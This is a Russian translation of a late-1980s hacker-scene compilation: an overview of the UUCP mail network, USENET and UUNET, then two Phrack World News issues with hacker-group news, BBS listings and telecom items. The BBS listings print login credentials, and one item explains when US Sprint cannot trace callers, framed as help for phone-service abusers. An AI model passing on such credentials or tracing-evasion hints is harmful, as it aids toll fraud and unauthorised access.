Обе ранние сети отличались от нынешней сети UUCP тем, что предполагали прямые соединения между взаимодействующими хостами и не поддерживали почту. Сеть почты UUCP в собственном смысле выросла из этих ранних сетей и распространилась вместе с дистрибутивами UUCP-программ в составе системы Unix.

Дистанционное выполнение команд можно организовать через последовательность каналов: каждое задание в цепочке запускает следующее. Для этого существует несколько программ, однако, к сожалению, все они несовместимы друг с другом. На транспортном уровне нет механизма маршрутизации за пределами соседних систем и подтверждения ошибок. Вся маршрутизация и поддержка надёжности сквозного соединения реализуется явно на уровне протоколов приложений, использующих механизм удалённого выполнения команд. Средств удалённого входа в системе UUCP никогда не существовало, хотя программы `cu` и `tip` порой применяются по тем же телефонным каналам.

Почтовая сеть UUCP объединяет весьма разнородный набор машин и пользователей. Большинство хостов работает под управлением UNIX. Единственный сервис, доступный по всей сети, — это почта. Помимо обычных сообщений, значительный трафик формируется в виде откликов на новости USENET. Те же базовые транспортные механизмы UUCP поддерживают большую часть USENET.

Почтовая сеть UUCP имеет серьёзные проблемы с маршрутизацией (это одна из немногих крупных сетей, использующих исходную маршрутизацию) и со своим масштабом. Тем не менее она чрезвычайно популярна и продолжает быстро расти. Этому способствуют три обстоятельства: лёгкость подключения, низкая стоимость и тесная связь с сетью новостей USENET.

Списки рассылки, давно применяемые в ARPANET, в последнее время становятся всё популярнее в почтовой сети UUCP. Они дают возможность, которую группы новостей USENET обеспечить затрудняются: ограничение доступа на уровне отдельных пользователей. Кроме того, для дискуссий с небольшим трафиком списки рассылки экономичнее, поскольку трафик направляется конкретным людям согласно их интересам.

Централизованного управления нет. Чтобы подключиться к сети, достаточно найти одну машину, которая согласится стать соседом. Однако для того чтобы другие хосты могли вас найти, желательно зарегистрироваться в карте UUCP, которую ведёт группа волонтёров под названием

UUCP Project. Карта ежемесячно публикуется в группе новостей USENET `comp.mail.maps`. Существует каталог личных адресов в сети UUCP, однако это коммерческий проект, не связанный с UUCP Project.

Каждый хост сам оплачивает свои каналы; некоторые хосты поощряют других к подключению, чтобы сократить пути доставки почты.

Чёткого разграничения между транспортным и сетевым уровнями в UUCP нет, и ничего, похожего на Internet Protocol, здесь не существует. Детали транспортного протокола не задокументированы (по всей видимости, AT&T на него прав не имеет вопреки слухам, однако исходный код, реализующий протокол и распространяемый с UNIX, является коммерческой тайной AT&T).

Почта передаётся посредством отправки почтовой команды через прямое соединение с помощью механизма удалённого выполнения команд UUCP. Аргументы почтовой команды определяют, должна ли почта быть доставлена локально на данной системе или перенаправлена на другую систему. В первые годы приходилось угадывать маршрут до нужного хоста и надеяться на удачу. Единственным способом подтверждения было попросить адресата ответить. Теперь существует программа `pathalias`, вычисляющая разумные маршруты по карте UUCP, а также программное обеспечение, способное автоматически искать эти маршруты за пользователя.

В Северной Америке почтовая сеть UUCP поддерживается в основном через коммутируемые телефонные линии. В Европе с ней тесно связана сеть EUnet, в Японии — JUNET.

Наиболее распространённая скорость коммутируемого соединения в почтовой сети UUCP — 1200 бит/с, хотя ещё встречаются линии 300 бит/с, а 2400 бит/с становятся всё популярнее. На самом деле, по моим нынешним данным, 1200 бит/с всё ещё очень распространены, 2400 бит/с, возможно, не уступают им, а 9600 бит/с встречаются значительно чаще, чем предполагалось в 1986 году. Многие узлы используют UUCP на скорости 19 200 бит/с. Когда системы расположены близко, их иногда соединяют выделенными линиями, нередко работающими на 9600 бит/с. Часть каналов UUCP проходит через локальные сети, например Ethernet, порой поверх TCP/IP (хотя обычно для таких транспортных сред применяются более подходящие протоколы; когда всё же используется UUCP, его штатный протокол исправления ошибок «точка–точка» отключается, чтобы воспользоваться надёжностью нижележащей сети и повысить пропускную способность). Некоторые такие каналы проходят даже через дальние пакетные сети.

Широкое распространение более совершенных почтовых ретрансляторов (таких как `sendmail` и MMDF) повысило надёжность. Тем не менее многие хосты не используют этих новшеств, а сам масштаб сети делает её громоздкой.

Почтовая сеть UUCP традиционно применяет исходную маршрутизацию с синтаксисом вида `hosta!hostb!hostc!host!user`. Карта UUCP и `pathalias` делают её терпимой, однако неудобств она всё равно доставляет. Ведётся работа по устранению проблем маршрутизации посредством внедрения схемы именования в стиле доменов ARPA Internet. Это может также позволить интегрировать пространство имён UUCP в пространство имён доменов ARPA Internet. Фактически уже существует домен ATT.COM, в котором большинство хостов работает только через UUCP или CSNET. Большинство хостов UUCP пока не входит ни в один домен Интернета. Этой работой также занимается UUCP Project, и она, судя по всему, продвигается методично, но неуклонно.

Аппаратная база почтовой сети UUCP охватывает всё: от небольших персональных компьютеров и рабочих станций до мини-ЭВМ, мэйнфреймов и суперкомпьютеров. Сеть охватывает большую часть Северной Америки и ряд регионов Азии (Корея и Израиль). С учётом хостов связанных сетей JUNET (Япония) и EUnet (Европа) в сети насчитывается не менее 7000 хостов, а возможно, 10 000 и более. (Хосты EUnet и JUNET включены в карты UUCP.)

Адреса UUCP Project:

```
uucp-query@cbatt.ATT.COM
cbatt!uucp-query
uucp-query@cbatt.UUCP
```

Большой объём информации о UUCP публикуется в группах новостей USENET.

USENET (кооперативная сеть)

USENET появился в 1980 году как средство общения между пользователями двух машин — одной в Университете Северной Каролины, другой в Университете Дьюка. С тех пор он рос экспоненциально и достиг нынешнего размера — более 2000 машин. В ходе этого роста программное обеспечение переписывалось несколько раз; транспортные механизмы, на которых он сегодня работает, включают не только исходные каналы UUCP, но и X.25, ACSNET и другие.

USENET соединил идею списков рассылки, давно применявшихся в ARPANET, с доской объявлений — такой, как существовала годами на TOPS-20 и других системах, — добавив свободу тематики, которая никогда не могла существовать в ARPANET, и охватив более разнообразную аудиторию. Несмотря на обилие хаоса и бессмыслицы, сеть весьма популярна.

Сеть новостей USENET — это распределённая система компьютерных конференций, отдалённо напоминающая коммерческие системы вроде CompuServe, хотя USENET значительно более децентрализован. Пользователи преследуют как технические, так и социальные цели. Сообщения публикуются в группах новостей по самым разным темам — от садоводства до астрономии.

Название «USENET» происходит от USENIX Association — профессионального и технического объединения пользователей UNIX. Само слово UNIX — каламбур на слове Multics, названии одной из предшествующих операционных систем. (Каламбур указывает: там, где Multics пытается делать многое, UNIX стремится делать одно, но хорошо.) В USENET нет центрального управления, хотя существуют группы новостей, в которые ежемесячно публикуются вводные и другие сведения о сети. USENET в настоящее время определяется как совокупность хостов, получающих группу новостей `news.announce`. Около дюжины хостов образуют основу сети (backbone): они поддерживают низкое время транзита, часто обмениваясь данными между собой и с другими хостами, которых они обслуживают. Поскольку эти хосты несут значительную нагрузку, их администраторы, как правило, живо интересуются состоянием сети. В большинстве групп новостей любой пользователь сети может опубликовать сообщение. В остальных необходимо отправить материал модератору, который решает, публиковать ли его. Большинство модераторов лишь отсеивают дублирующиеся статьи, хотя некоторые руководствуются и иными критериями. Модераторы групп новостей образуют ещё одну группу, заинтересованную в состоянии сети. Группы новостей создаются или удаляются по решениям, принятым после обсуждения в группе `news.groups`.

Каждый хост оплачивает собственные телефонные счета. У хостов backbone они выше, чем у большинства других, из-за дальних каналов связи между собой. Единица общения — статья новостей. Каждая статья рассылается по алгоритму лавинной маршрутизации всем узлам сети. Транспортный уровень — UUCP для большинства каналов, хотя применяются и многие другие, в том числе Ethernet, berknets и дальние пакетные сети с коммутацией пакетов; иногда UUCP работает поверх них, иногда UUCP не используется вовсе.

Многочисленные проблемы USENET (перегрузка читателей, устаревшее программное обеспечение, медленная скорость распространения, высокие и неравномерно распределённые затраты на передачу данных) поставили вопрос о создании новой сети на основе накопленного опыта USENET. Новая сеть могла бы также частично заменить почтовую сеть UUCP.

Один из необычных механизмов, предложенных для поддержки новой сети, — Stargate. Коммерческое телевещание оставляет незадействованную полосу пропускания в интервале вертикального гашения между кадрами. Некоторые вещатели уже используют эту часть сигнала для передачи сервисов Teletext. Поскольку многие кабельные каналы распространяются через геостационарные спутники, единственный вход на спутниковую станцию может охватить всю Северную Америку через подходящий спутник и канал. Найдена спутниковая компания, заинтересованная в организации рассылки статей USENET по спутниковому каналу на известном кабельном телеканале. Прототипы аппаратного и программного обеспечения для кодирования статей, а также оборудования для их декодирования из сигнала кабельного телевидения созданы и прошли полевые испытания на протяжении более года. Возможно, скоро появится новая, разумно ценная модель декодирующего устройства.

Этот механизм позволил бы большинству совместимых систем в зоне охвата спутника, имеющих доступ к соответствующему кабельному каналу, приобрести оборудование для декодирования и подключиться к сети за весьма умеренную плату. Статьи будут отправляться для трансляции через каналы UUCP на спутниковую станцию. Большинство технических проблем Stargate, судя по всему, решено.

Более 90 процентов всех статей USENET достигают 90 процентов всех хостов сети в течение трёх дней. Хотя в прошлом случались знаменитые ошибки, приводившие к потере статей, эта конкретная проблема стала редкостью.

Каждый хост USENET имеет имя. Это имя хоста вместе с именем автора идентифицирует источник статьи. Хотя хосты, подключённые как к почтовой сети UUCP, так и к сети новостей USENET, обычно имеют одно и то же имя в обеих сетях, почтовые адреса не имеют смысла в USENET: почта, связанная со статьями USENET, как правило, отправляется через почту UUCP и по определению не может быть отправлена через USENET. Хотя эти две сети всегда были тесно связаны, хостов в UUCP значительно больше, чем в USENET. В Австралии эти две сети пересекаются лишь в одном хосте.

Распределение групп новостей в USENET неодинаково. Одни доступны повсеместно, другие ограничены конкретным континентом, страной, штатом или провинцией, городом, организацией или даже отдельной машиной, хотя более локальные распределения не являются частью USENET в строгом смысле. Европейская сеть EUnet распространяет часть групп новостей USENET и имеет собственный набор групп. JUNET в Японии аналогична EUnet в этом отношении.

В США, Канаде, Австралии и, вероятно, других странах насчитывается около 2000 хостов USENET. Хосты EUnet, SDN и JUNET взаимодействуют с хостами USENET; общее число хостов новостей, включая три указанные сети, вероятно, не менее 2500. Карта UUCP включает информацию о карте USENET в виде аннотаций. Список легитимных общесетевых групп новостей ежемесячно публикуется в нескольких группах. Волонтёры ведут статистику использования различных групп новостей (всего их около 250) и частоты публикаций по авторам и хостам. Эти данные ежемесячно публикуются в `news.newslists` вместе со списком групп новостей. Важные объявления размещаются в модерируемых группах `news.announce` и `news.announce.newusers`, предназначенных для всех пользователей (действующий модератор — Mark Horton, `cbosgd!mark`). Адрес для получения информации о сети: `seismo!usenet-request`.

Новости о UUNET — июнь 1988 г.

Год назад в Фэрфаксе (штат Вирджиния) был создан UUNET, призванный снизить коммуникационную нагрузку на измотанную сеть Usenet пользователей UNIX. Соединения Usenet

становились всё дороже и сложнее в обслуживании, что побудило ассоциацию Usenix профинансировать создание коммуникационного сервиса UUNET для помощи пользователям в доступе к Usenet. Сегодня UUNET стал «наиболее связанным» компьютером под управлением UNIX в мире и получил разрешение функционировать в качестве шлюза почты Arpanet. В будущем планируется создание шлюзов к другим сетям.

Весь доступ к UUNET осуществляется через программу UUCP, входящую в состав Unix. Сегодня многие приобретают PC-версии Unix, поэтому, если вы планируете подключиться к сети, рекомендую заранее разобраться, что доступно. На Bix в конференции по сетям есть реклама UUNET. Сообщение может быть устаревшим, но по-прежнему полезным.

Стоимость использования UUNET: **$30/месяц... и $2/час.** Думаю, почасовая оплата применяется только при подключении через Tymnet. Точно не уверен.

Доступ возможен через Tymnet, бесплатный номер 800 или обычный местный номер POTS.

Соединение гарантированно возможно на скорости до 9600 бод. Доступ на 19,2 кбод, возможно, также существует. Думаю, что да.

Если вы пользователь UUNET и хотите получать почту от кого-то через сеть UUCP, адрес оформляется так же, как любой другой адрес UUCP. Например: `...uunet!warble!joeuser`

Этот файл подготовлен Prime Suspect и Tribunal of Knowledge.

Phrack World News

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN      >>>>>=-* Phrack World News *-=<<<<<     PWN
PWN                 Issue XVIII/1               PWN
PWN                                             PWN
PWN       Created, Compiled, and Written        PWN
PWN                  By: Epsilon                PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Epsilon

Вступление

Добро пожаловать в очередной выпуск Phrack World News. Мы вновь возвращаемся, чтобы принести вам увлекательный и познавательный информационный бюллетень, посвящённый распространению информации и знаний в H/P-сообществе.

TOK воссоздан

Группа под названием Tribunal Of Knowledge, которая прежде уже проходила через реорганизации, была воссоздана вновь. Человек, в настоящее время возглавляющий группу, утверждает, что получил разрешение от High Evolutionary — основателя организации — на её воссоздание. Хотя группа ещё не объявила о своём существовании публично и не выпустила никаких материалов, в ближайшем будущем от неё следует ожидать новостей.

Нынешний состав TOK:

• Control C
• Prime Suspect
• Jack Death
• The UrVile
• The Prophet
• Psychic Warlord

Информация предоставлена Control C и Prime Suspect.

Phrack Inc. всегда придерживалась традиции создавать спонсорские аккаунты на наиболее популярных BBS-досках. Эти аккаунты организованы для того, чтобы пользователи могли связаться с редакцией Phrack Magazine, если хотят прислать статью или иные материалы для публикации. Просьба обратить внимание на доски, на которых зарегистрированы спонсорские аккаунты Phrack Inc.

Текущий список спонсорских досок Phrack Inc.:

• P-80 Systems — 304/744-2253
• OSUNY — 914/725-4060

• The Central Office — 914/234-3260
• Digital Logic's DS — 305/395-6906
• The Forgotten Realm — 618/943-2399 *

* — Штаб-квартира Phrack

Предварительное планирование SummerCon '88

Подготовка к SummerCon '88 идёт полным ходом. На данный момент определены четыре возможных места проведения: Нью-Йорк, Сент-Луис, Атланта или Флорида. Поскольку это лишь предварительные варианты, никаких дат и резерваций для конференции пока не установлено.

Если у вас есть комментарии, предложения и т.д. — дайте нам знать. Если вы планируете посетить SummerCon '88 — также сообщите нам об этом. Спасибо.

Информация предоставлена The Forgotten Realm.

Технический журнал LOD/H

Lex Luthor из LOD/H (Legion of Doom/Hackers) был занят учёбой и другими делами, поэтому у него не нашлось ни времени, ни желания выпустить следующий номер технического журнала LOD/H. В связи с этим он предварительно передал журнал Phantom Phreaker, который, по всей видимости, будет принимать все материалы для его следующих выпусков. Дополнительной информации пока нет.

Информация предоставлена The UrVile и Phantom Phreaker.

Конгресс намерен ограничить сервисы «dial-a-porn» на номерах 976/900

Конгресс рассматривает предложения об ограничении dial-up-сервисов с целью затруднить несовершеннолетним доступ к сообщениям сексуального характера. Совместный комитет Палаты представителей и Сената в настоящее время ведёт переговоры по соответствующему законопроекту. Законодатели расходятся во мнениях относительно его конституционности, а также обсуждают требование к телефонным компаниям предоставлять родителям бесплатную услугу блокировки номеров 976/900. Другие предложения предусматривают обязательную предоплату или использование кредитных карт для доступа к этим сервисам.

Ряд компаний уже предлагает бесплатные сервисы, ограничивающие доступ несовершеннолетних к материалам сексуального характера. Представители AT&T и Министерства юстиции сотрудничают в рамках общенациональной кампании по борьбе с «dial-a-porn»-компаниями. FCC недавно предъявила обвинения одному из крупнейших клиентов AT&T в сегменте 900-номеров, при этом AT&T предоставила конфиденциальные данные, необходимые для уголовного преследования. Кроме того, AT&T согласилась приостанавливать или отключать услуги компаниям, нарушающим запрет комиссии на передачу непристойных или неприличных сообщений несовершеннолетним.

Надежда для жертв FGD

Знаменитые FGD (Feature Group D) дозвонные номера US Sprint и 800 INWATS-узлы могут не представлять угрозы для абонентов, подключённых через коммутаторы, ещё не поддерживающие равный доступ к альтернативным операторам дальней связи. Из-за особенностей маршрутизации Feature Group D десятизначный номер инициатора вызова не передаётся, если звонок поступает из зоны без равного доступа. Приведённый ниже текст взят из описания услуги 800 INWATS от US Sprint.

```
**********************************************************

                        CALL DETAIL

**********************************************************
```

При использовании услуги US Sprint 800 клиент получает детализацию по каждому звонку в каждом счёте. Детализация каждого вызова включает:

• Дату звонка
• Время звонка
• Город и штат, из которого был совершён звонок
• Десятизначный номер абонента, если звонок поступил из зоны с равным доступом, либо код NPA, если из зоны без равного доступа
• Диапазон тарификации, к которому относится звонок
• Продолжительность звонка в минутах
• Стоимость звонка

Эта информация получена непосредственно от US Sprint. Поступайте по своему усмотрению, но не полагайтесь на это безоговорочно.

Информация предоставлена US Sprint.

Telenet укрепляет сеть шифрованием

Компания Telenet Communications Corporation недавно усилила свою публичную сеть передачи данных, внедрив шифрование данных.

Сервис X.25 Encryption Service обеспечивает тип защиты данных, ранее недоступный ни в одной публичной сети передачи данных, по мнению аналитиков. По словам Белдена Менкуса, независимого консультанта по сетевой безопасности из Миддлвилля (штат Нью-Джерси), цель Telenet — «быть более конкурентоспособными; никто другой этого не делает».

Сервис ориентирован на пользователей, передающих конфиденциальную информацию между хост-компьютерами — например, в страховых или платёжных приложениях. Стоимость составляет 200 долларов в месяц за одно подключение хост-компьютера. Шифрование обеспечивает защиту как конфиденциальности, так и целостности данных.

Схема предусматривает сквозное шифрование данных — альтернативу методу, при котором данные расшифровываются и повторно шифруются на каждом узле сети. «Это признание того, что сквозное шифрование действительно предпочтительнее канального», — отметил Менкус.

Сервис доступен как по коммутируемым, так и по выделенным линиям, поддерживает синхронный и асинхронный трафик на скоростях до 9,6 Кбит/с.

Telenet утвердил единственное устройство шифрования данных для использования с сервисом — Cipher X 5000 от компании Technical Communications Corporation (TCC), расположенной в Конкорде (штат Массачусетс). По словам Менкуса, TCC «давно работает в сфере шифрования данных».

Cipher X реализует стандарт шифрования данных (DES) Национального бюро стандартов. DES — это алгоритм, управляемый секретным 56-битным ключом. Компьютеры, защищённые данным устройством, доступны только пользователям с совпадающим ключом.

Шифратор устанавливается на стороне пользователя — между хост-компьютером и PAD (Packet Assembler/Disassembler, пакетный сборщик/разборщик).

По заверениям Telenet, установка устройства TCC не влияет на возможность передачи незашифрованных данных. Сохраняя таблицу сетевых адресов, требующих шифрования, устройство самостоятельно определяет, следует ли шифровать каждую передачу.

Информация предоставлена Network World.

Вступление

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN      >>>>>=-* Phrack World News *-=<<<<<     PWN
PWN                 Issue XVIII/2               PWN
PWN                                             PWN
PWN           Created By Knight Lightning       PWN
PWN                                             PWN
PWN              Compiled and Written           PWN
PWN                   by Epsilon                PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Knight Lightning / Epsilon

Похоже, есть ещё кое-что, о чём стоит рассказать. В качестве дополнения мы введём в состав PWN специальный раздел, где можно будет рекламировать новые и перспективные хакерские/фрикерские BBS. Это позволит всем быть в курсе того, что происходит на борд-сцене. Если у вас есть борд с потенциалом, но без хороших пользователей — сообщите нам. Спасибо.

Doctor Cypher задержан?

Doctor Cypher, который регулярно появлялся на Altos Chat, The Dallas Hack Shack, Digital Logic's Data Service, The Forgotten Realm, P-80 Systems и других системах, по имеющимся сведениям, лишился модема — его конфисковали «Служба безопасности телефонной компании» и местный шериф. На момент публикации обвинения ему предъявлены не были. По словам самого Doctor Cypher, он будет использовать оборудование друга, чтобы оставаться на связи.

Информация предоставлена Hatchet Molly

Позвоните на эти борды

Эти системы перспективны, но нуждаются в хороших пользователях — звоните и помогайте сообществу.

```
The Autobahn -                  The Outlet Private -

703/629-4422                    313/261-6141
Primary - 'central'             newuser/kenwood
Sysop - The Highwayman          Sysop - Ax Murderer
Hack/Phreak                     Private Hack/Phreak

Dallas Hack Shack -             The Forgotten Realm -

214/422-4307                    618/943-2399
Apply For Access                Apply For Access
Sysop - David Lightman          Sysop - Crimson Death
Private Hack/Phreak             Private H/P & Phrack Headquarters
```

Взлом AllNet обходится всё дороже

Тем, кто взламывает сервис AllNet Long Distance Service, — осторожно. Компания AllNet Communications Corp. объявила, что будет выставлять счёт в $500,00 за КАЖДУЮ ПОПЫТКУ взлома своего сервиса. Не за каждый рабочий код — за каждую попытку. По имеющимся данным, The Fugitive (619) получил от AllNet счёт на $200 000,00.

Это может стать прецедентом для других операторов дальней связи в будущем — будьте осторожны.

Редакционная колонка — Как лучше всего обучать новых хакеров?

После «заката» Phreak Klass 2600 и PLP хакерско-фрикерский мир так и не увидел борда, посвящённого обучению новичков. Хотя PK2600 всё ещё работает (806/799-0016, пароль: educate), многие из старых «учителей» больше туда не заходят. Борд оказался заполнен преимущественно новичками, которые сами ищут наставников. Это может стать проблемой. Если борды — не лучший способ обучения (хотя я считаю, что лучший), то что им можно предложить взамен? Конечно, не масштабные конференции в стиле Alliance, как прежде — слишком многие активные участники Alliance Teleconferencing были «внесены в чёрный список».

Я думаю, успехом мог бы стать новый борд, целиком посвящённый обучению новичков. Не закрытый, но с голосовой верификацией пользователей при регистрации. Пожалуйста, оставьте отзыв о том, что вы думаете об этой идее, или сообщите, если готовы взяться за такой проект. Спасибо.

Мошенничество с сотрудниками US Sprint

Отдел безопасности US Sprint в настоящее время предупреждает сотрудников о мошеннической схеме. Неустановленный мужчина обзванивает различных сотрудников по всей системе US Sprint и сообщает, что если они продиктуют ему номера своих FON Card, то получат дополнительный кредит на дальние звонки как сотрудники компании. Отдел безопасности заявляет: «Это стопроцентное мошенничество». «Если вам позвонят с таким предложением, пожалуйста, свяжитесь с отделом безопасности по номеру (816)822-6217».

Информация предоставлена US Sprint